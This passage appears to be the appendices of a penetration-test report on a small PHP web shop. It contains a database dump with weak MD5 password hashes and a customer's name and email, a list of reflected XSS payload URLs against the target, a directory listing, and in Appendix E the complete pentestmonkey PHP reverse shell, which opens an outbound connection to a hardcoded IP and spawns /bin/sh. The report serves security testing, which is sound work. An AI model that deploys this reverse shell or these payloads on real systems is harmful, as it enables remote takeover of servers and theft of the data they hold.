(3, 'asdasdasdas', '2015-09-15 18:05:00', 'JRU', 'JRU', 'upload/11.JPG', 'Seen');

-- -----
-- 

-- Table structure for table `tb_equipment`
-- 

CREATE TABLE IF NOT EXISTS `tb_equipment` (
  `item_id` int(11) NOT NULL,
  `item_code` text NOT NULL,
  `item_name` varchar(500) NOT NULL,
  `brand_name` varchar(250) NOT NULL,
  `price` int(11) NOT NULL,
  `employee_id` varchar(250) NOT NULL,
  `item_category` int(30) NOT NULL,
  `status` varchar(30) NOT NULL,
  `supplier_id` varchar(250) NOT NULL,
  `date_post` varchar(20) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `tb_equipment`
-- 

INSERT INTO `tb_equipment` (`item_id`, `item_code`, `item_name`, `brand_name`,
`price`, `employee_id`, `item_category`, `status`, `supplier_id`, `date_post`) VALUES
(1, 'JHasdks6328HYd', 'Laptop', 'ASUS', 20000, 'Mark Dave ', 2, 'Damage', 'Deeco',
'2015-09-13'),
(2, '43dsffc234htyet', 'Desktop', 'ACER', 15000, 'Rhea Dela Crus', 2, 'Good',
'Deeco', '2015-09-13');

-- -----
-- 

-- Table structure for table `tb_productreport`
-- 

CREATE TABLE IF NOT EXISTS `tb_productreport` (
  `ProductID` int(11) NOT NULL,
  `Beg_qty` varchar(50) NOT NULL,
  `updated_qty` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=12 DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `tb_productreport`
-- 

INSERT INTO `tb_productreport` (`ProductID`, `Beg_qty`, `updated_qty`) VALUES

```

```

(1, '100', ''),
(2, '100', ''),
(3, '100', ''),
(4, '100', ''),
(5, '100', ''),
(6, '100', ''),
(7, '100', ''),
(8, '100', ''),
(9, '50', ''),
(10, '30', ''),
(11, '20', '');

-----
-- Table structure for table `tb_products`


CREATE TABLE IF NOT EXISTS `tb_products` (
`productID` int(11) NOT NULL,
`name` varchar(50) NOT NULL,
`price` int(20) NOT NULL,
`image` varchar(200) NOT NULL,
`details` text NOT NULL,
`quantity` int(20) NOT NULL,
`date_created` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=12 DEFAULT CHARSET=latin1;

-- Dumping data for table `tb_products`


INSERT INTO `tb_products` (`productID`, `name`, `price`, `image`, `details`,
`quantity`, `date_created`) VALUES
(1, 'Professional Standard Box Camera ', 8000, 'products/1.JPG', 'Sensor Type: 1/3
Sony High Resolution CCD Chipset\r\n\r\n\r\n\r\n\r\nSystem of Signal:
NTSC\r\n\r\n\r\n\r\n\r\nHorizontal Resolution: 420 TV Lines\r\n\r\n\r\n\r\n\r\nOperating
Temp: -10? C-50?C\r\n\r\n\r\n\r\n\r\nIllumination: 1.0Lux @ F1.2\r\n\r\n\r\n\r\n\r\n', 95,
'August 5, 2015 11:34:pm '),
(2, 'CCD Sony 1/3 Dome Type Camera ', 4365, 'products/2.JPG', 'Product
Description\r\n\r\n\r\n\r\n\r\n\r\nCCD Sony 1/3 Dome Type Camera\r\n\r\n\r\n\r\n\r\n\r\n3.6 mm Lens
\r\n\r\n\r\n\r\n\r\nSensor Type: 1/3 Sony CC Chipset\r\n\r\n\r\n\r\n\r\n\r\nSystem of Signal:
NTSC\r\n\r\n\r\n\r\n\r\nHorizontal Resolution: 420 TV Lines\r\n\r\n\r\n\r\n\r\n\r\nOperation
Temp: -10? C-50?C\r\n\r\n\r\n\r\n\r\nIllumination: 1Lux / 00.3Lux\r\n\r\n\r\n\r\n\r\n\r\n', 95,
'August 5, 2015 11:34:pm '),
(3, 'KD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless', 5200, 'products/3.JPG',
'Product Description\n\nKD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless\n\n1/3 Sony
Super HAD II CCD, Color: 0.3Lux (480TVL); Color 0.1Lux\n\n(600TVL), 4/6/8mm fixed
lens optional, IR\n\nDistance: 30m\n\nDimension: 173mm (L) x102mm (W) x93mm (H);
N.W.:1.5kg\n\n', 99, 'August 5, 2015 11:34:pm '),

```

```

(4, 'KD-DP73XD22 With zoom camera ZCN-21Z22, 22x10 zoom', 10000, 'products/4.JPG', '1. 7? IP low speed dome, indoor/outdoor\n\n 2. Manual Pan/tilt:6 /S,9?/S,12?/S,15?/S,Turn\n\n Angle: Horizontal: 360? endless, Vertical: 90?\n\n 3. 64 preset, 1 tour groups \n\n 4. DC15V, 2A\n\n KD-DP73XD22\n\n With zoom camera ZCN-21Z22, 22x10 zoom, color 0.5Lux 580TVL, \n\n B/W 0.02Lux 650TVL,\n\n', 100, 'August 5, 2015 11:34:pm '),
(5, '220X Day/Night Color CCD ZOOM Camera with 1/4 ?i', 15000, 'products/5.JPG', 'Type: Auto Focus power zoom camera\n\nImage sensor: 1/4 ?SONY COLOR CCD\n\nEffect Pixels: 768(H) x 494(V) /470TV Line\n\nMin. Illumination: 3Lux /1.6\n\nS/N Ration: 46dB (AGC OFF, fsc trap)\n\nLens: 22 X zoom, F/1.6 (W) 3.7(T) f=3.6 (w) 79.2(T)mm\n\nZoom: Optical 22X, Digital 10X\n\n', 100, 'August 5, 2015 11:34:pm '),
(6, 'Bullet Type Covert Camera', 1800, 'products/6.JPG', 'Bullet Type Covert Camera\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution: 420 TV Lines\r\nOperating Temp: -10Â°C-50Â°C\r\nIllumination: 1Lux\r\n', 100, 'September 1, 2015 8:22:pm '),
(7, 'Weatherproofed Camera with Infra-Red', 2800, 'products/7.JPG', 'Weatherproofed Camera with Infra-Red\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution: 520 TV Lines\r\nOperating Temp: -10Â°C-50Â°C\r\nIllumination: 0.03Lux\r\nPower Supply: DC12V\r\nIR Distance: 50m', 100, 'September 1, 2015 11:40:pm '),
(8, 'ACTI PTZD91', 2000, 'products/8.JPG', 'Product Type- Mini Dome,\r\nMaximum Resolution: 1MP,\r\nApplication Environment: Indoor,\r\nImage Sensor: Progressive Scan CMOS,\r\nDay / Night: No', 100, 'September 2, 2015 12:33:am '),
(9, 'VC IRD720P- ANALOG DOME TYPE CAMERA', 6000, 'products/9.JPG', '6MM Lens\r\nCMOS 800TVL chipset\r\n24pcs IR LED\r\nNTSC\r\nDC12V\r\nWithout osd Metal Case\r\nColor White', 50, 'September 2, 2015 12:40:am '),
(10, 'VC IRW720P- ANALOG BULLET TYPE CAMERA', 5000, 'products/10.JPG', 'IR Waterproof with Bracket\r\nCMOS 800TVL\r\n6MM Lens\r\n24pcs IR LED\r\nNTSC\r\nDC 12V\r\nWithout osd\r\nWhite', 30, 'September 2, 2015 12:42:am '),
(11, 'VCâ€D42S720-ANALOG BULLET TYPE CAMERA', 5500, 'products/11.JPG', 'NVP2431+OV9712 with OSD Cable\r\nIR LED: i; 5X42PCS IR range: 40M\r\n8â€12mm CS Lens\r\nWater resistance: IP66\r\n3â€Axis cable builtâ€in bracket\r\nSize: 242W x 84(H) x 86(D)mm\r\nWeight: 1.6KG', 19, 'September 2, 2015 12:52:am ');

```

-- -----

--
-- Table structure for table `tb_sentmessage`
--

```

CREATE TABLE IF NOT EXISTS `tb_sentmessage` (
`Primary_key` int(11) NOT NULL,
`CustomerID` int(11) NOT NULL,
`Recipient` varchar(50) NOT NULL,
`Email` varchar(50) NOT NULL,
`From_admin` varchar(50) NOT NULL,
`Message` varchar(1000) NOT NULL,
`Date_created` varchar(50) NOT NULL,
`Status` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

```

```

-- 
-- Dumping data for table `tb_sentmessage`
-- 

INSERT INTO `tb_sentmessage` (`Primary_key`, `CustomerID`, `Recipient`, `Email`,
`From_admin`, `Message`, `Date_created`, `Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'Richmon Davis B. Sabello',
'thank you', 'September 15, 2015 9:22:pm ', '');

-- -----
-- 

-- Table structure for table `tb_user`
-- 

CREATE TABLE IF NOT EXISTS `tb_user` (
  `userID` int(11) NOT NULL,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  `utype` int(11) NOT NULL,
  `Employee` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `tb_user`
-- 

INSERT INTO `tb_user` (`userID`, `username`, `password`, `utype`, `Employee`) VALUES
(1, 'BENJIE_OOS', 'e10adc3949ba59abbe56e057f20f883e', 3, 'Benjie I. Alfanta'),
(2, 'LEO_AS', 'e10adc3949ba59abbe56e057f20f883e', 2, 'Leo Aranzamendez'),
(3, 'JULIUS_ADS', 'e10adc3949ba59abbe56e057f20f883e', 1, 'Julius Felicen'),
(4, 'DAVIS_SERVER', '11a00f3677902d1dec0aeccacc16d464', 4, 'Richmon Davis B.
Sabello');

-- -----
-- 

-- Table structure for table `user_type`
-- 

CREATE TABLE IF NOT EXISTS `user_type` (
  `typeID` int(11) NOT NULL,
  `user_type` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- 
-- Dumping data for table `user_type`
-- 

INSERT INTO `user_type` (`typeID`, `user_type`) VALUES
(1, 'ADVERTISING Admin'),

```

```

(2, 'ASSET Admin'),
(3, 'ONLINE ORDERING Admin'),
(4, 'SUPER Admin');

-- 
-- Indexes for dumped tables
-- 

-- 
-- Indexes for table `asset_depreciation`
-- 
ALTER TABLE `asset_depreciation`
ADD PRIMARY KEY (`item_id`);

-- 
-- Indexes for table `audit_trail`
-- 
ALTER TABLE `audit_trail`
ADD PRIMARY KEY (`KeyID`);

-- 
-- Indexes for table `backup_dbname`
-- 
ALTER TABLE `backup_dbname`
ADD PRIMARY KEY (`Name`);

-- 
-- Indexes for table `comment`
-- 
ALTER TABLE `comment`
ADD PRIMARY KEY (`Num`);

-- 
-- Indexes for table `customers`
-- 
ALTER TABLE `customers`
ADD PRIMARY KEY (`CustomerID`);

-- 
-- Indexes for table `customer_archive`
-- 
ALTER TABLE `customer_archive`
ADD PRIMARY KEY (`CustomerID`);

-- 
-- Indexes for table `dep_method`
-- 
ALTER TABLE `dep_method`
ADD PRIMARY KEY (`methodID`);

-- 

```

```

-- Indexes for table `item_category`
--
ALTER TABLE `item_category`
ADD PRIMARY KEY (`category_id`);

--
-- Indexes for table `loginout_history`
--
ALTER TABLE `loginout_history`
ADD PRIMARY KEY (`Primary`);

--
-- Indexes for table `loginout_serverhistory`
--
ALTER TABLE `loginout_serverhistory`
ADD PRIMARY KEY (`Primary`);

--
-- Indexes for table `message`
--
ALTER TABLE `message`
ADD PRIMARY KEY (`ID`);

--
-- Indexes for table `notif`
--
ALTER TABLE `notif`
ADD PRIMARY KEY (`notifID`);

--
-- Indexes for table `orders`
--
ALTER TABLE `orders`
ADD PRIMARY KEY (`OrderID`);

--
-- Indexes for table `order_details`
--
ALTER TABLE `order_details`
ADD PRIMARY KEY (`Orderdetailsid`);

--
-- Indexes for table `purchases`
--
ALTER TABLE `purchases`
ADD PRIMARY KEY (`id`);

--
-- Indexes for table `reply_message`
--
ALTER TABLE `reply_message`

```

```
ADD PRIMARY KEY (`Primary_key`);

-- 
-- Indexes for table `sent_messages`
-- 

ALTER TABLE `sent_messages`
ADD PRIMARY KEY (`ID`);

-- 
-- Indexes for table `tb_announcement`
-- 

ALTER TABLE `tb_announcement`
ADD PRIMARY KEY (`announcementID`);

-- 
-- Indexes for table `tb_equipment`
-- 

ALTER TABLE `tb_equipment`
ADD PRIMARY KEY (`item_id`);

-- 
-- Indexes for table `tb_productreport`
-- 

ALTER TABLE `tb_productreport`
ADD PRIMARY KEY (`ProductID`);

-- 
-- Indexes for table `tb_products`
-- 

ALTER TABLE `tb_products`
ADD PRIMARY KEY (`productID`);

-- 
-- Indexes for table `tb_sentmessage`
-- 

ALTER TABLE `tb_sentmessage`
ADD PRIMARY KEY (`Primary_key`);

-- 
-- Indexes for table `tb_user`
-- 

ALTER TABLE `tb_user`
ADD PRIMARY KEY (`userID`);

-- 
-- Indexes for table `user_type`
-- 

ALTER TABLE `user_type`
ADD PRIMARY KEY (`typeID`);
```

```

-- AUTO_INCREMENT for dumped tables
--

-- 
-- AUTO_INCREMENT for table `audit_trail`
-- 

ALTER TABLE `audit_trail`
MODIFY `KeyID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=5;
-- 
-- AUTO_INCREMENT for table `comment`
-- 

ALTER TABLE `comment`
MODIFY `Num` int(11) NOT NULL AUTO_INCREMENT;
-- 
-- AUTO_INCREMENT for table `customers`
-- 

ALTER TABLE `customers`
MODIFY `CustomerID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=7;
-- 
-- AUTO_INCREMENT for table `loginout_history`
-- 

ALTER TABLE `loginout_history`
MODIFY `Primary` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=17;
-- 
-- AUTO_INCREMENT for table `loginout_serverhistory`
-- 

ALTER TABLE `loginout_serverhistory`
MODIFY `Primary` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=11;
-- 
-- AUTO_INCREMENT for table `message`
-- 

ALTER TABLE `message`
MODIFY `ID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
-- 
-- AUTO_INCREMENT for table `purchases`
-- 

ALTER TABLE `purchases`
MODIFY `id` int(10) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=74;
-- 
-- AUTO_INCREMENT for table `reply_message`
-- 

ALTER TABLE `reply_message`
MODIFY `Primary_key` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
-- 
-- AUTO_INCREMENT for table `sent_messages`
-- 

ALTER TABLE `sent_messages`
MODIFY `ID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
-- 
-- AUTO_INCREMENT for table `tb_productreport`
-- 

```

```

ALTER TABLE `tb_productreport`
MODIFY `ProductID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=12;
--
-- AUTO_INCREMENT for table `tb_products`
--
ALTER TABLE `tb_products`
MODIFY `productID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=12;
--
-- AUTO_INCREMENT for table `tb_sentmessage`
--
ALTER TABLE `tb_sentmessage`
MODIFY `Primary_key` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;

```

APPENDIX D – XSS REFLECTED VULNERABLE PAGES

With Payload In URL

http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/AS/edit_product.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/AS/edit_product_image.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/OOS/confirm_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/OOS/delete_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/SERVER/AS/delete_category.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E

http://192.168.1.20/product_details.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/user_product_details.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E

Without Payload in URL

http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php
http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php
http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php
http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php
http://192.168.1.20/admin/ADMIN/AS/edit_product.php
http://192.168.1.20/admin/ADMIN/AS/edit_product_image.php
http://192.168.1.20/admin/ADMIN/AS/edit_product_image.php
http://192.168.1.20/admin/ADMIN/AS/view_product.php
http://192.168.1.20/admin/ADMIN/AS/view_product.php
http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php
http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php
http://192.168.1.20/admin/ADMIN/OOS/confirm_order.php
http://192.168.1.20/admin/ADMIN/OOS/delete_order.php
http://192.168.1.20/admin/ADMIN/OOS/view_order.php
http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php
http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php
http://192.168.1.20/admin/ADMIN/SERVER/AS/delete_category.php
http://192.168.1.20/admin/ADMIN/SERVER/AS/delete_category.php
http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php
http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php
http://192.168.1.20/announcement_detail.php
http://192.168.1.20/announcement_detail.php
http://192.168.1.20/product_details.php
http://192.168.1.20/product_details.php
http://192.168.1.20/user_product_details.php

APPENDIX E – SHELL.PHP

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
```

```

// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under
Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely
available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.254'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
}

```

```

// Make the current process a session leader
// Will only succeed if we forked
if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
}

$daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }
}

```

```

}

// Wait until a command is end down $sock, or some
// command output is available on STDOUT or STDERR
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```

APPENDIX F – CONTENT OF /OPT/LAMPP/HTDOCS/STUDENTSITE

-rw-rw-rw-	1	daemon	daemon	4111	Oct 13	2017	aboutus.php
-rw-rw-rw-	1	daemon	daemon	3332	Aug 17	17:11	addendum.php
drwxrwxrwx	5	daemon	daemon	4096	Oct 2	08:59	admin
drwxrwxrwx	2	daemon	daemon	4096	Oct 2	08:59	_administration
-rw-rw-rw-	1	daemon	daemon	319	Jul 27	2015	announce2.php
-rw-rw-rw-	1	daemon	daemon	7458	Oct 13	2017	announcement_detail.php

```

-rw-rw-rw- 1 daemon daemon      348 Jul 16 2015 announce.php
drwxrwxrwx  6 daemon daemon    4096 Oct  2 08:59 assets
-rw-rw-rw- 1 daemon daemon  547043 Aug 21 2015 background1.jpg
drwxrwxrwx  6 daemon daemon    4096 Oct  2 08:59 bootstrap
-rw-rw-rw- 1 daemon daemon   36822 Jul 18 2015 bootstrap.min.js
-rw-rw-rw- 1 daemon daemon    2795 Aug 17 17:13 changepicture.php
-rw-rw-rw- 1 daemon daemon   3491 Aug  2 2017 contact.php
-rw-rw-rw- 1 daemon daemon     129 Aug 17 17:13 cookie.php
drwxrwxrwx  2 daemon daemon    4096 Oct  2 08:59 database
-rw-rw-rw- 1 daemon daemon     647 Sep  4 2015 delete_inbox.php
-rw-rw-rw- 1 daemon daemon    697 Jul 26 2015 delete_order_details.php
-rw-rw-rw- 1 daemon daemon   638 Sep  3 2015 delete_sentmessage.php
-rw-rw-rw- 1 daemon daemon  46562 Jul 18 2015 docs.min.js
-rw-rw-rw- 1 daemon daemon   8030 Jul  8 2017 edit_order_details.php
-rw-rw-rw- 1 daemon daemon   4631 Jul 13 2017 Email.php
-rw-rw-rw- 1 daemon daemon    821 Aug  1 2017 faqs.php
-rw-rw-rw- 1 daemon daemon     56 Aug 17 17:13 fileuploadtype.php
-rw-rw-rw- 1 daemon daemon   2226 Aug 17 17:11 footer2.php
-rw-rw-rw- 1 daemon daemon   2083 Jul  8 2017 footer.php
-rw-rw-rw- 1 daemon daemon    739 Jul  8 2017 forgotpass.php
-rw-rw-rw- 1 daemon daemon    527 Jun 18 2015 formatMoney.php
-rw-rw-rw- 1 daemon daemon  3465 Jun  3 2015 function.php
-rw-rw-rw- 1 daemon daemon     81 Aug 17 17:11 genericinstructions.php
-rw-rw-rw- 1 daemon daemon    191 Aug  5 2017 header2.php
-rw-rw-rw- 1 daemon daemon    241 Jul  8 2017 header.php
-rw-rw-rw- 1 daemon daemon     52 Jul 13 2017 hidden.php
-rw-rw-rw- 1 daemon daemon    17 Aug 17 17:13 .htaccess
drwxrwxrwx  2 daemon daemon    4096 Oct  2 08:59 img
drwxrwxrwx  2 daemon daemon    4096 Oct  2 08:59 include
-rw-rw-rw- 1 daemon daemon   7764 Aug 17 17:13 index.php
-rw-rw-rw- 1 daemon daemon   7496 Aug 17 17:13 info.php
-rw-rw-rw- 1 daemon daemon     540 Aug 17 17:11 instructions.php
-rw-rw-rw- 1 daemon daemon  95997 Jul 18 2015 jquery.min.js
-rw-rw-rw- 1 daemon daemon     74 Aug 17 17:11 lfifilter.php
-rw-rw-rw- 1 daemon daemon   5597 Jul 16 2017 login.php
-rw-rw-rw- 1 daemon daemon    524 Aug  5 2015 logout.php
-rw-rw-rw- 1 daemon daemon    964 Jul  8 2017 mail.php
-rw-rw-rw- 1 daemon daemon    675 Jul  8 2017 map.php
-rw-rw-rw- 1 daemon daemon    988 Jul  8 2017 maps.php
-rw-rw-rw- 1 daemon daemon    990 Feb 13 2014 offcanvas.css
-rw-rw-rw- 1 daemon daemon   4316 Oct 13 2017 official_receipt1.php
-rw-rw-rw- 1 daemon daemon   4463 Jul  8 2017 official_receipt.php
-rw-rw-rw- 1 daemon daemon   8705 Jul 13 2017 payment_details.php
-rw-rw-rw- 1 daemon daemon  11345 Jul 15 2015 paypal.jpg
-rw-rw-rw- 1 daemon daemon   5874 Jul  1 2015 paypalverified.jpg
-rw-rw-rw- 1 daemon daemon     23 Aug 17 17:13 phpinfo.php
drwxrwxrwx  2 daemon daemon    4096 Dec 12 17:14 pictures
-rw-rw-rw- 1 daemon daemon    821 Aug  1 2017 privacy.php
-rw-rw-rw- 1 daemon daemon   7124 Oct 13 2017 product_details.php
-rw-rw-rw- 1 daemon daemon   8617 Aug  2 2017 products.php
-rw-rw-rw- 1 daemon daemon  9586 Oct 13 2017 product_summary.php

```

-rw-rw-rw-	1	daemon	daemon	367	Aug	29	2015	query.php
-rw-rw-rw-	1	daemon	daemon	168	Aug	29	2015	query_seen.php
-rw-rw-rw-	1	daemon	daemon	571	Apr	8	2014	receipt.css
-rw-rw-rw-	1	daemon	daemon	15838	Aug	5	2017	register.php
-rw-rw-rw-	1	daemon	daemon	34	Aug	17	17:11	robots.txt
-rw-rw-rw-	1	daemon	daemon	114	Aug	17	17:13	sqlcm_filter.php
-rw-rw-rw-	1	daemon	daemon	821	Aug	1	2017	terms.php
-rw-rw-rw-	1	daemon	daemon	2563	Aug	8	2017	topheader.php
-rw-rw-rw-	1	daemon	daemon	11190	Aug	17	17:13	updatepassword.php
-rw-rw-rw-	1	daemon	daemon	3823	Aug	5	2017	user_aboutus.php
-rw-rw-rw-	1	daemon	daemon	4000	Oct	13	2017	user_account2.php
-rw-rw-rw-	1	daemon	daemon	2779	Aug	5	2017	user_contact.php
-rw-rw-rw-	1	daemon	daemon	999	Aug	5	2017	user_header.php
-rw-rw-rw-	1	daemon	daemon	2959	Sep	4	2015	user_inbox.php
-rw-rw-rw-	1	daemon	daemon	2527	Aug	17	17:13	user_index.php
-rw-rw-rw-	1	daemon	daemon	6219	Sep	5	2015	user_mail.php
-rw-rw-rw-	1	daemon	daemon	168	Aug	17	17:13	username.php
-rw-rw-rw-	1	daemon	daemon	5052	Aug	5	2017	user_order.php
-rw-rw-rw-	1	daemon	daemon	6477	Oct	13	2017	user_product_details.php
-rw-rw-rw-	1	daemon	daemon	4133	Aug	5	2017	user_products.php
-rw-rw-rw-	1	daemon	daemon	2143	Sep	4	2015	user_sentmessage.php

APPENDICES PART 2